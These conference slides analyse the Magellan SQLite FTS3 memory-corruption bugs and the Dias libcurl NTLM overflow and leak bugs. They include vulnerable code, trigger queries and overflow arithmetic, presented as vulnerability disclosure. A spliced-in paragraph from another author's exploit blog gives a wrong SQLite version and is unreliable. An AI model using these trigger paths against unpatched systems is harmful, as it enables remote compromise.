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Exploring the New World : Remote Exploitation of SQLite and Curl

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About Us

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About Tencent Blade Team

- Founded by Tencent Security Platform Department in 2017
- Focus on security research in the areas of AIoT, mobile devices, cloud virtualization, blockchain, etc
- Reported 200+ vulnerabilities to vendors such as Google, Apple, Microsoft, Amazon
- Blog: <https://blade.tencent.com>

Agenda

- Introduction
- Fuzzing and Manual Audit SQLite & Curl
- Remote Exploitation of Magellan and Dias
- Conclusion

Introduction

Why SQLite and Curl?

- 3rd party libraries are always sweet.
- Almost **every** device had them installed, hadn't they?
- Google Home or Google Chrome are using them too.
 - WebSQL makes remote attack via SQLite available in Chrome
 - Curl was born to be working remotely

Magellan

CVE-2018-20346 / CVE-2018-20505 / CVE-2018-20506

Remote exploit target : Google Home with Chrome



Dias

CVE-2018-16890 / CVE-2019-3822

Remote exploit target : Apache + PHP / Git



Fuzzing and Manual Auditing SQLite & Curl

Previous Researches

- Michał Zalewski -- AFL: Finding bugs in SQLite, the easy way
 - <http://lcamtuf.blogspot.jp/2015/04/finding-bugs-in-sqlite-easy-way.html>
- BH US-17 -- “Many Birds, One Stone: Exploiting a Single SQLite Vulnerability Across Multiple Software”
 - <https://www.blackhat.com/docs/us-17/wednesday/us-17-Feng-Many-Birds-One-Stone-Exploiting-A-Single-SQLite-Vulnerability-Across-Multiple-Software.pdf>

Fuzzing the SQLite

- Nothing interesting, but crashes of triggering asserts
- Accidentally noticed Magellan when debugging those crashes
- Raw testcase triggers the crash (beautified):

```
CREATE TABLE a01 (v01, v02, PRIMARY KEY (v02, v02))
CREATE VIRTUAL TABLE a02 USING FTS3(v01, v02, PRIMARY KEY(v01, v02)) -- this query is useless
CREATE TABLE a03 (v01, v02)
SELECT * FROM a01 WHERE (a01.v01, a01.v02) IN (SELECT v01, COUNT(1) v02 FROM a03)
```

- What's those a02_content , a02_segdir, a02_segments?

```
sqlite> create virtual table a02 using fts3(v01, v02);
sqlite> create table a03 (v01);
sqlite> .tables
a01          a02_content  a02_segments
a02          a02_segdir   a03
sqlite> 
```


Shadow Tables

- %_content
 %_segdir
 %_segments
 %_stat
 %_docsize for FTS3/4, % is replaced by table name
- Accessible (read, write, delete) like standard tables
- FTS3/4/5, RTREE use shadow tables to store content

```
leonwxqian@leon-pc:~/sqlite/sqlite-snapshot-201809101443$ ./sqlite3
SQLite version 3.25.0 2018-09-10 14:43:15
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> create virtual table x using fts3(a int);
sqlite> .tables
x          x_content  x_segdir    x_segments
sqlite> █
```

```
sqlite> select * from sqlite_master;
table|x|x|0|CREATE VIRTUAL TABLE x using fts3(a int)
table|x_content|x_content|2|CREATE TABLE 'x_content'(docid INTEGER PRIMARY KEY, 'c0a')
table|x_segments|x_segments|3|CREATE TABLE 'x segments'(blockid INTEGER PRIMARY KEY, block BLOB)
table|x_segdir|x_segdir|4|CREATE TABLE 'x_segdir'(level INTEGER,idx INTEGER,start_block INTEGER,leave
s_end_block INTEGER,end_block INTEGER,root BLOB,PRIMARY KEY(level, idx))
index|sqlite_autoindex_x_segdir_1|x_segdir|5|
sqlite> █
```

Wait... Is that a Backing-store?

```
-- Virtual table declaration
CREATE VIRTUAL TABLE x USING fts4(a NUMBER, b TEXT, c);

-- Corresponding %_content table declaration
CREATE TABLE x_content(docid INTEGER PRIMARY KEY, c0a, c1b, c2c);

CREATE TABLE %_segments(
  blockid INTEGER PRIMARY KEY, -- B-tree node id
  block BLOB -- B-tree node data
);

CREATE TABLE %_segdir(
  level INTEGER,
  idx INTEGER,
  start_block INTEGER, -- Blockid of first node in %_segments
  leaves_end_block INTEGER, -- Blockid of last leaf node in %_segments
  end_block INTEGER, -- Blockid of last node in %_segments
  root BLOB, -- B-tree root node
  PRIMARY KEY(level, idx)
);

-- Only have %_stat or %_docsize when it is FTS4, not FTS3
CREATE TABLE %_stat(
  id INTEGER PRIMARY KEY,
  value BLOB -- contains a blob consisting of N+1 FTS varints,
  -- where N is again the number of user-defined columns
  -- in the FTS table.
);

CREATE TABLE %_docsize(
  docid INTEGER PRIMARY KEY,
  size BLOB -- number of tokens in the corresponding column of
  -- the associated row in the FTS table
);
```


BLOBs

- Representation of binary data:

`x '41414242' = 'AABB'`


- In shadow tables ...

- They are **serialized** data structures (BTREEs...)
- Wrong **deserialization** are often the causes of problems


```
CREATE TABLE %_segments(  
    blockid INTEGER PRIMARY KEY, -- B-tree node id  
    block BLOB -- B-tree node data  
);
```

Nodes (BLOBs) Definitions

- Segment B-Tree Leaf Nodes



- Doclist Format



Find those Related Code Paths which are ...

- ... parsing or deserializing data from shadow tables
- ... manipulating those BTREE nodes
- ... playing with the risky APIs: memmove/memcpy...

```
sqlite3.o(155544):** the %_segments table in sorted order. This means that when the end
sqlite3.o(155615):** node requires more than ROOT_MAX bytes, it is flushed to %_segments
sqlite3.o(155648):** leaf nodes are written in to the %_segments table in order, this
sqlite3.o(156077):** as one or more b+-trees in the %_segments and %_segdir tables.
sqlite3.o(156221): char *zSegmentsTbl; /* Name of %_segments table */
sqlite3.o(156222): sqlite3_blob *pSegments; /* Blob handle open on %_segments table */
sqlite3.o(156873): fts3DbExec(&rc, db, "DROP TABLE IF EXISTS %Q.'%q_segments'", zDb, p->zName);
sqlite3.o(156942):** Create the backing store tables (%_content, %_segments and %_segdir)
sqlite3.o(156980): "CREATE TABLE %Q.'%q_segments' (blockid INTEGER PRIMARY KEY, block BLOB);",
sqlite3.o(158144): ** contents, or two zero bytes. Or, if the node is read from the %_segments
sqlite3.o(158260): char *zBlob = 0; /* Blob read from %_segments table */
sqlite3.o(160100): "ALTER TABLE %Q.'%q_segments' RENAME TO '%q_segments'";
sqlite3.o(166569): sqlite3_int64 iFirst; /* First slot in %_segments written */
sqlite3.o(166570): sqlite3_int64 iFree; /* Next free slot in %_segments */
sqlite3.o(166679): /* 3 */ "DELETE FROM %Q.'%q_segments'",
sqlite3.o(166685): /* 9 */ "REPLACE INTO %Q.'%q_segments' (blockid, block) VALUES(?, ?)",
sqlite3.o(166686): /* 10 */ "SELECT coalesce((SELECT max(blockid) FROM %Q.'%q_segments') + 1, 1)",
sqlite3.o(166752): /* 34 */ "SELECT 1 FROM %Q.'%q_segments' WHERE blockid=? AND block IS NULL",
sqlite3.o(167551):** The %_segments table is declared as follows:
sqlite3.o(167553):** CREATE TABLE %_segments(blockid INTEGER PRIMARY KEY, block BLOB)
```


Overview of `Magellan`

- **CVE-2018-20346** `merge` of FTS3 caused memory corruption
- **CVE-2018-20506** `match` of FTS3 caused memory corruption
- **CVE-2018-20505** `merge` of FTS3 caused memory corruption(2)
- SQLite ticket: 1a84668dcfdebaf1
Assertion fault due to malformed PRIMARY KEY
- Information and restrictions:
<https://blade.tencent.com/magellan/>

CVE-2018-20346

- In `fts3AppendToNode`
- Trigger it by “merge”:
`INSERT INTO X(X) VALUES (“merge=1,2”)`
- Function tries to append a node to another
- Nodes are parsed from BLOBs
- The `memcpy` in **LN310** seems vulnerable.

```
170275 static int fts3AppendToNode(  
170276     Blob *pNode,                /* Current node image to append to */  
170277     Blob *pPrev,                /* Buffer containing previous term */  
170278     const char *zTerm,          /* New term to write */  
170279     int nTerm,                  /* Size of zTerm in bytes */  
170280     const char *aDoclist,       /* Doclist (or NULL) to write */  
170281     int nDoclist                /* Size of aDoclist in bytes */  
170282 ) {  
170283     int rc = SQLITE_OK;         /* Return code */  
170284     int bFirst = (pPrev->n == 0); /* True if this is the first term */  
170285     int nPrefix;                /* Size of term prefix in bytes */  
170286     int nSuffix;                /* Size of term suffix in bytes */  
170287  
170288     /* Node must have already been started. There must be a doclist for  
170289     ** leaf node, and there must not be a doclist for an internal node.  
170290     assert( pNode->n>0 );  
170291     assert( (pNode->a[0] == '\0') == (aDoclist != 0) );  
170292  
170293     blobGrowBuffer(pPrev, nTerm, &rc);  
170294     if( rc != SQLITE_OK ) return rc;  
170295  
170296     nPrefix = fts3PrefixCompress(pPrev->a, pPrev->n, zTerm, nTerm);  
170297     nSuffix = nTerm - nPrefix;  
170298     memcpy(pPrev->a, zTerm, nTerm);  
170299     pPrev->n = nTerm;  
170300  
170301     if( bFirst == 0 ) {  
170302         pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nPrefix);  
170303     }  
170304     pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nSuffix);  
170305     memcpy(&pNode->a[pNode->n], &zTerm[nPrefix], nSuffix);  
170306     pNode->n += nSuffix;  
170307  
170308     if( aDoclist ) {  
170309         pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);  
170310         memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);  
170311         pNode->n += nDoclist;  
170312     }
```

CVE-2018-20346

- `fts3TruncateNode` get the node being processed
- Node information is returned in `reader` object
- Easily bypass `fts3TermCmp` check by modifying the shadow table
- Control `aDoclist` and `nDoclist` in `reader`, to trigger the problem

Get the node
to be appended
`reader`
is the node info.

Easily bypass

vulnerable
function

```
for(rc = nodeReaderInit(&reader, aNode, nNode); //<-- trigger 1
    rc == SQLITE_OK && reader.aNode;
    rc = nodeReaderNext(&reader) //<--trigger2
) {
    if( pNew->n == 0 ) {
        int res = fts3TermCmp(reader.term.a, reader.term.n, zTerm, nTerm); //reader.term.a
        if( res<0 || (bLeaf == 0 && res == 0) ) continue;
        fts3StartNode(pNew, (int)aNode[0], reader.iChild);
        *piBlock = reader.iChild;
    }
    rc = fts3AppendToNode(
        pNew, &prev, reader.term.a, reader.term.n,
        reader.aDoclist, reader.nDoclist
    ); //<--trigger3
    if( rc != SQLITE_OK ) break;
```

int `fts3AppendToNode`(...){


...

`memcpy`(target, `aDoclist`, `nDoclist`);

}

CVE-2018-20346

- In `nodeReaderNext`
- **LN114**: `iOff` is a “pointer” to BLOB
- **LN120**: Read compromised data, make `iOff` go beyond the current blob data.
- **LN122**: `nDoclist` is controllable.
- **LN123**: Got an `aDoclist` points to the last char of the blob after `nodeReaderNext` finishes.
- **LN129**: `assert` won’t stop the `iOff`
- Now we’ve controlled `nDoclist` and `aDoclist`!



```

170099 static int nodeReaderNext(NodeReader *p) {
170100
170101
170102
170103
170104
170105
170106
170107
170108
170109
170110
170111
170112
170113
170114
170115
170116
170117
170118
170119
170120
170121
170122
170123
170124
170125
170126
170127
170128
170129
170130

```

```

static int nodeReaderNext(NodeReader *p) {
    /* ... */
    p->aNode = 0;
} else {
    if( bFirst == 0 ) {
        p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &nPrefix);
    }
    p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &nSuffix);
    blobGrowBuffer(&p->term, nPrefix+nSuffix, &rc); //1st: same as before
    if( rc == SQLITE_OK ) {
        memcpy(&p->term.a[nPrefix], &p->aNode[p->iOff], nSuffix);
        p->term.n = nPrefix+nSuffix;
        p->iOff += nSuffix; //control nSuffix to make iOff oob
        if( p->iChild == 0 ) {
            p->iOff += fts3GetVarint32(&p->aNode[p->iOff], &p->nDoclist); //Again, read nDoclist from oob position
            p->aDoclist = &p->aNode[p->iOff]; //and got an oob value
            p->iOff += p->nDoclist; //Go out-of-bounds
        }
    }
}
assert( p->iOff <= p->nNode ); //assert is void() in release ver.

```

CVE-2018-20346

- Back to `fts3AppendToNode`
- `aDoclist` and `nDoclist` is controlled

```
170308 if( aDoclist ) {  
170309     pNode->n += sqlite3Fts3PutVarint(&pNode->a[pNode->n], nDoclist);  
170310     memcpy(&pNode->a[pNode->n], aDoclist, nDoclist);  
170311     pNode->n += nDoclist;  
...
```

- **LN310:**
 - Heap buffer overflow,
if `nDoclist > align(buflen(pNode->a))`
 - Raw memory leak (OOB Read),
if `nDoclist < align(buflen(pNode->a))`

CVE-2018-20506

- In `fts3ScanInteriorNode`
- Trigger it by “match”:
`SELECT * FROM X WHERE A MATCH '1';`
- Modify the shadow table, set a node in `%_segdir` to a non-root node.
- Modify blob of that node.
- Call ``match`` to trigger the exploit.

```
158119 static int fts3ScanInteriorNode(  
158120     const char *zTerm,           /* Term to select leaves for */  
158121     int nTerm,                   /* Size of term zTerm in bytes */  
158122     const char *zNode,           /* Buffer containing segment interior node */  
158123     int nNode,                   /* Size of buffer at zNode */  
158124     sqlite3_int64 *piFirst,       /* OUT: Selected child node */  
158125     sqlite3_int64 *piLast        /* OUT: Selected child node */  
158126 ) {  
158127     int rc = SQLITE_OK;           /* Return code */  
158128     const char *zCsr = zNode;    /* Cursor to iterate through node */  
158129     const char *zEnd = &zCsr[nNode]; /* End of interior node buffer */  
158130     char *zBuffer = 0;           /* Buffer to load terms into */  
158131     int nAlloc = 0;              /* Size of allocated buffer */  
158132     int isFirstTerm = 1;         /* True when processing first term on page */  
158133     sqlite3_int64 iChild;        /* Block id of child node to descend to */  
158134  
158135     /* ... */  
158148     zCsr += sqlite3Fts3GetVarint(zCsr, &iChild);  
158149     zCsr += sqlite3Fts3GetVarint(zCsr, &iChild);  
158150     if( zCsr>zEnd ){ ... }  
158153  
158154     while( zCsr<zEnd && (piFirst || piLast) ){  
158155         int cmp;                  /* memcmp() result */  
158156         int nSuffix;              /* Size of term suffix */  
158157         int nPrefix = 0;          /* Size of term prefix */  
158158         int nBuffer;              /* Total term size */  
158159  
158160         /* Load the next term on the node into zBuffer. Use realloc() to expand  
158161         ** the size of zBuffer if required. */  
158162         if( !isFirstTerm ){  
158163             zCsr += fts3GetVarint32(zCsr, &nPrefix);  
158164         }  
158165         isFirstTerm = 0;  
158166         zCsr += fts3GetVarint32(zCsr, &nSuffix);  
158167  
158168         assert( nPrefix >= 0 && nSuffix >= 0 );  
158169         if( &zCsr[nSuffix]>zEnd ){ ... }  
158173         if( nPrefix+nSuffix>nAlloc ){ //nSuffix=0x7fffffff, nPrefix=1;  
158174             char *zNew;  
158175             nAlloc = (nPrefix+nSuffix) * 2;  
158176             zNew = (char *)sqlite3_realloc(zBuffer, nAlloc);  
158177             if( !zNew ){  
158178                 rc = SQLITE_NOMEM;  
158179                 goto finish_scan;  
158180             }  
158181             zBuffer = zNew;  
158182         }  
158183         assert( zBuffer );  
158184         memcpy(&zBuffer[nPrefix], zCsr, nSuffix); //  
158185         nBuffer = nPrefix + nSuffix;  
158186         zCsr += nSuffix;
```

CVE-2018-20506

- **LN169:** (32-bit) `zCsr[nSuffix]` will often wraps the 32-bit address when `nSuffix` is very large, and pass the check.

Eg: `zCsr(0xA000 0001) + nSuffix(0x7fff ffff) → 0x2000 0000`

- **LN173:** Big `nSuffix` + Small `nPrefix` → integer overflow. All of them are signed int.
Eg: `0x7fffffff nSuffix + 0x1 nPrefix < 0x5 nAlloc`

- **LN184:** Large `nSuffix` = heap buffer overflow
 - Or.. make `nPrefix` very large (with a small `nSuffix`), then write OOB in **LN184**.

```
158162 if( !isFirstTerm ) {
158163     zCsr += fts3GetVarint32(zCsr, &nPrefix);
158164 }
158165 isFirstTerm = 0;
158166 zCsr += fts3GetVarint32(zCsr, &nSuffix);
158167
158168 assert( nPrefix >= 0 && nSuffix >= 0 );
158169 if( &zCsr[nSuffix]>zEnd ) { ... }
158173 if( nPrefix+nSuffix>nAlloc ) { //nSuffix=0x7fffffff, nPrefix=1;
158174     char *zNew;
158175     nAlloc = (nPrefix+nSuffix) * 2;
158176     zNew = (char *)sqlite3_realloc(zBuffer, nAlloc);
158177     if( !zNew ) {
158178         rc = SQLITE_NOMEM;
158179         goto finish_scan;
158180     }
158181     zBuffer = zNew;
158182 }
158183 assert( zBuffer );
158184 memcpy(&zBuffer[nPrefix], zCsr, nSuffix); //
```

CVE-2018-20506

- Many constrained conditions
- Considered to be hard to exploit
- But exploitable anyway



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EXPLOITING THE MAGELLAN BUG ON 64-BIT CHROME DESKTOP

Author: Ki Chan Ahn

In December 2018, the Tencent Blade Team released an advisory for a bug they named “Magellan”, which affected all applications using sqlite versions prior to 2.5.3. In their public disclosure they state that they successfully exploited Google Home using this vulnerability. Despite several weeks having passed after the initial advisory, no public exploit was released. We were curious about how exploitable the bug was and whether it could be exploited on 64-bit desktop platforms. Therefore, we set out to create an exploit targeting Chrome on 64-bit Ubuntu.

CVE-2018-20505

- In `fts3SegReaderNext`
- A combination of 20346+20506
- `pReader` should be controlled first.
- **LN703**: `pNext` is reading OOB from an controlled `aDoclist` and `nDoclist`.
- **LN759**: Set `nSuffix` to larger than the remaining size of `pNext`. And a large `nPrefix` (optional).
- If ...
 - `nPrefix` + `nSuffix` integer overflows,
LN766 : not ensuring a large enough buffer,
LN779 : heap buffer overflow.
 - `nSuffix` did not integer overflow,
LN779 : leak raw memory after `pNext`.

```

167690 static int fts3SegReaderNext(
167691     Fts3Table *p,
167692     Fts3SegReader *pReader,
167693     int bIncr
167694 ) {
167695     int rc;                /* Return code of various sub-routines */
167696     char *pNext;           /* Cursor variable */
167697     int nPrefix;           /* Number of bytes in term prefix */
167698     int nSuffix;           /* Number of bytes in term suffix */
167699
167700     if( !pReader->aDoclist ) {
167701         pNext = pReader->aNode;
167702     }else{
167703         pNext = &pReader->aDoclist[pReader->nDoclist];
167704     }
167705
167706     if( !pNext || pNext >= &pReader->aNode[pReader->nNode] ) { ... }
167707
167708     assert( !fts3SegReaderIsPending(pReader) );
167709
167710     rc = fts3SegReaderRequire(pReader, pNext, FTS3_VARINT_MAX*2);
167711     if( rc != SQLITE_OK ) return rc;
167712
167713     /* ... */
167714     pNext += fts3GetVarint32(pNext, &nPrefix);
167715     pNext += fts3GetVarint32(pNext, &nSuffix);
167716     if( nPrefix<0 || nSuffix<=0
167717         || &pNext[nSuffix]>&pReader->aNode[pReader->nNode]
167718     ) { ... }
167719
167720     if( nPrefix+nSuffix>pReader->nTermAlloc ) {
167721         int nNew = (nPrefix+nSuffix)*2;
167722         char *zNew = sqlite3_realloc(pReader->zTerm, nNew);
167723         if( !zNew ) { ... }
167724         pReader->zTerm = zNew;
167725         pReader->nTermAlloc = nNew;
167726     }
167727
167728     rc = fts3SegReaderRequire(pReader, pNext, nSuffix+FTS3_VARINT_MAX);
167729     if( rc != SQLITE_OK ) return rc;
167730
167731     memcpy(&pReader->zTerm[nPrefix], pNext, nSuffix);
167732     pReader->nTerm = nPrefix+nSuffix;
167733     pNext += nSuffix;
167734     pNext += fts3GetVarint32(pNext, &pReader->nDoclist);
167735     pReader->aDoclist = pNext;
167736     pReader->pOffsetList = 0;
167737
167738     return rc;
167739 }

```

Auditing the libcurl

- Target: Remote code execution
- Find BIG functions (which often have poor coding practice)
- Protocol that communicates with remote machine (attacker)
- Attack vector: The simpler, the better.
- Protocols fulfill our requirements:
FTP, HTTPS, **NTLM over HTTP**, SMTP, POP3, ...

NTLM over HTTP 6-stage “Handshake”

CLIENT

1 GET protected

2 401 Unauthorized (WWW-Authenticate: NTLM)

3 GET protected (Authorization: NTLM Type 1 Message)
Type-1 C-->S

4 401 Unauthorized (WWW-Authenticate: NTLM Type 2 Message)
Type-2 S-->C

5 GET protected (Authorization: NTLM Type 3 Message)
Type-3 C-->S

6 200 OK protected

SERVER

Example of a Type-2 Message

Message decoded from Base64

Type-2 Message:

```
4e544c4d53535000020000000c000c003000000001028100
0123456789abcdef00000000000000000620062003c000000
44004f004d00410049004e0002000c0044004f004d004100
49004e0001000c0053004500520056004500520004001400
64006f006d00610069006e002e0063006f006d0003002200
7300650072007600650072002e0064006f006d0061006900
6e002e0063006f006d000000000000
```

0	0x4e544c4d53535000	NTLMSSP Signature
8	0x02000000	Type 2 Indicator
12	0x0c000c0030000000	Target Name Security Buffer: Length: 12 bytes (0x0c00) ↓ Allocated Space: 12 bytes (0x0c00) ↓ Offset: 48 bytes (0x30000000)
20	0x01028100	Flags: Negotiate Unicode (0x00000001) ↓ Negotiate NTLM (0x00000200) ↓ Target Type Domain (0x00010000) ↓ Negotiate Target Info (0x00800000)
24	0x0123456789abcdef	Challenge
32	0x0000000000000000	Context
40	0x620062003c000000	Target Information Security Buffer: Length: 98 bytes (0x6200) ↓ Allocated Space: 98 bytes (0x6200) ↓ Offset: 60 bytes (0x3c000000)

Overview of `Dias`

- **CVE-2018-16890** NTLM Type-2 Message Information Leak

Leaking at most 64KB client memory per request to attacker, “client version Heartbleed”.

- **CVE-2019-3822** NTLM Type-3 Message Stack Buffer Overflow

Allow attacker to leak client memory via Type-3 response, or performs remote code execution through stack or heap buffer overflow.

“This is potentially in the worst case a remote code execution risk. I think this might be the worst security issue found in curl in a long time.” (Daniel’s [blog](#))

CVE-2018-16890

- **LN183:** `Curl_read32_le`
Set `target_info_offset` with a very large value.
Eg: `offset=0xffff0001 (-65535)`
`len=0xffff (65535)`
- **LN185:** Integer overflow
- **LN196:** `memcpy` copies data OOB (backwards).
Leaking at most 64KB data per request to attacker.

```
169 static CURLcode ntlm_decode_type2_target(struct Curl_easy *data,
170                                         unsigned char *buffer,
171                                         size_t size,
172                                         struct ntlmdata *ntlm)
173 {
174     unsigned short target_info_len = 0;
175     unsigned int target_info_offset = 0;
176
177     #if defined(CURL_DISABLE_VERBOSE_STRINGS)
178     (void) data;
179     #endif
180
181     if(size >= 48) {
182         target_info_len = Curl_read16_le(&buffer[40]);
183         target_info_offset = Curl_read32_le(&buffer[44]);
184         if(target_info_len > 0) {
185             if(((target_info_offset + target_info_len) > size) ||
186                (target_info_offset < 48)) {
187                 infof(data, "NTLM handshake failure (bad type-2 message). "
188                        "Target Info Offset Len is set incorrect by the peer\n");
189                 return CURLE_BAD_CONTENT_ENCODING;
190             }
191
192             ntlm->target_info = malloc(target_info_len);
193             if(!ntlm->target_info)
194                 return CURLE_OUT_OF_MEMORY;
195
196             memcpy(ntlm->target_info, &buffer[target_info_offset], target_info_len);
197         }
198     }
199
200     ntlm->target_info_len = target_info_len;
201
202     return CURLE_OK;
203 }
```


CVE-2019-3822

- LN519: `ntlmbuf` is a stack variant.
- LN590: Read `ntresplen` from Type-2 response.
- LN779: Inexplicit signed/unsigned cast, integer overflow
- LN781: Stack buffer overflow.

```

492 CURLcode Curl_auth_create_ntlm_type3_message(struct Curl_easy *data,
493                                              const char *userp,
494                                              const char *passwdp,
495                                              struct ntlmdata *ntlm,
496                                              char **outptr, size_t *outlen)
497
498 {
499     /* NTLM type-3 message structure:
500
501         Index  Description                      Content
502         0      NTLMSSP Signature                Null-terminated ASCII "NTLMSSP"
503                                         (0x4e544c4d53535000)
504         8      NTLM Message Type                long (0x03000000)
505         12     LM/LMv2 Response                 security buffer
506         20     NTLM/NTLMv2 Response             security buffer
507         28     Target Name                      security buffer
508         36     User Name                        security buffer
509         44     Workstation Name                 security buffer
510         (52)   Session Key                     security buffer (*)
511         (60)   Flags                           long (*)
512         (64)   OS Version Structure             8 bytes (*)
513         52 (64) (72) Start of data block
514
515     */
516     CURLcode result = CURLE_OK;
517     size_t size;
518     unsigned char ntlmbuf[NTLM_BUFSIZE];
519     int lmrespoff;
520     unsigned char lmresp[24]; /* fixed-size */

```

```

589     /* NTLMv2 response */
590     result = Curl_ntlm_core_mk_ntlmv2_resp(ntlmv2hash, entropy,
591     ..., ..., ntlm, &ntlmv2resp, &ntresplen);

```

```

778 #ifdef USE_NTRESPONSES
779 if(size < (NTLM_BUFSIZE - ntresplen)) {
780     DEBUGASSERT(size == (size_t)ntrespoff);
781     memcpy(&ntlmbuf[size], ptr_ntresp, ntresplen);
782     size += ntresplen;
783 }
784

```

CVE-2019-3822

- In `Curl_ntlm_core_mk_ntlmv2_resp`:
- `#define NTLM_HMAC_MD5_LEN 16`
- `#define NTLMv2_BLOB_LEN (44 - 16 + ntlm->target_info_len + 4)`

```
/* Calculate the response len */
len = NTLM_HMAC_MD5_LEN + NTLMv2_BLOB_LEN;

/* Allocate the response */
ptr = calloc(1, len);
if(!ptr)
```

```
#define NTLMv2_BLOB_LEN (44 - 16 + ntlm->target_info_len + 4)
扩展到: (44 - 16 + ntlm->target_info_len + 4)
```

- `ntresp_len` is set by `len`

```
/* Return the response */
*ntresp = ptr;
*ntresp_len = len;
```

CVE-2019-3822

- Back to `Curl_auth_create_ntlm_type3_message`:

```
if(size < (NTLM_BUFSIZE - ntresplen)) {  
    DEBUGASSERT(size  
    memcpy(&ntlmbuf[  
    size += ntresple  
}
```

#define NTLM_BUFSIZE 1024
NTLM buffer fixed size, large enough for long user + host + domain
扩展到: 1024

- `size_t size`, unsigned int `ntresplen`, and **1024** (signed)

`if(UNSIGNED < (SIGNED - UNSIGNED)) { ... }`

→ Inexplicit type cast (from signed to unsigned)

`if(UNSIGNED < (UNSIGNED - UNSIGNED)) { ... }`

- So, If `size` is 0x100, `ntresplen` is 1025 (>1024), the result will be...

